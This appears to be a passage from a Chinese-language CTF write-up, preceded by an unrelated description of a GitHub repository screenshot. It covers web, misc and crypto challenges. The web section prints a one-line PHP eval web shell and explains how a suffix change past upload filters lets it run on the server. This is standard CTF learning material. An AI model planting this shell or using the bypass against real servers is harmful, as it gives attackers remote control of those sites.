

The screenshot shows a web browser window displaying the GitHub repository page for 'suryajit/LuaLang'. The browser's address bar shows the URL 'https://github.com/suryajit/LuaLang'. The page header includes the repository name and a navigation bar with links for 'Issues', 'Pull Requests', 'Wiki', 'Discussions', 'Code', 'Contributors', 'Insights', 'About', and 'Help'. The main content area is divided into two sections: 'About' and 'Files'. The 'About' section contains a description of the repository, stating it is a 'Temporary Project' and a 'LuaLang' repository. It also includes a list of contributors and a list of files. The 'Files' section shows a list of files, including 'lua.h', 'lua.hpp', 'lua.hpp', and 'lua.hpp'. The 'lua.h' file is selected, and its content is displayed. The content of 'lua.h' is a C header file for the Lua programming language, defining various constants and functions. The file is licensed under the MIT license. The page footer shows the GitHub logo and the text '© 2022 GitHub, Inc. All rights reserved. Terms of Service'.

4. Show Me Your Beauty



php 文件上传漏洞

F12 发现只能上传 jpg, png, gif 文件

写好 php 木马 <?php @eval(\$_POST[123]);?> 改为 jpg 格式

上传.jpg 通过 surpsuite 抓包修改后缀绕过前端过滤

将后缀改为.Php 绕过后端 php 字符串匹配过滤

找到上传地址

最后通过蚁剑连接即可

在主目录下找到 flag（找了十几分钟...）



二、Misc

1. Sign in



Base64 解码即可

2. 神秘的海报

使用 stegsolve, 发现图片隐藏字符串得到一半 flag

下载音乐和 steghide，发现音乐中藏有 txt 文件，有另一半 flag

3. e99p1ant_want_girlfriend

crc 校验错误，png 图片的实际宽高和真实宽高不匹配

找了个脚本，得出高为 0x2c2

通过 010 Editor 修改高

发现图片下方出现 flag

三、Crypto

1. RSA

通过 factordb.com 分解大素数

使用 python 解出 flag 即可
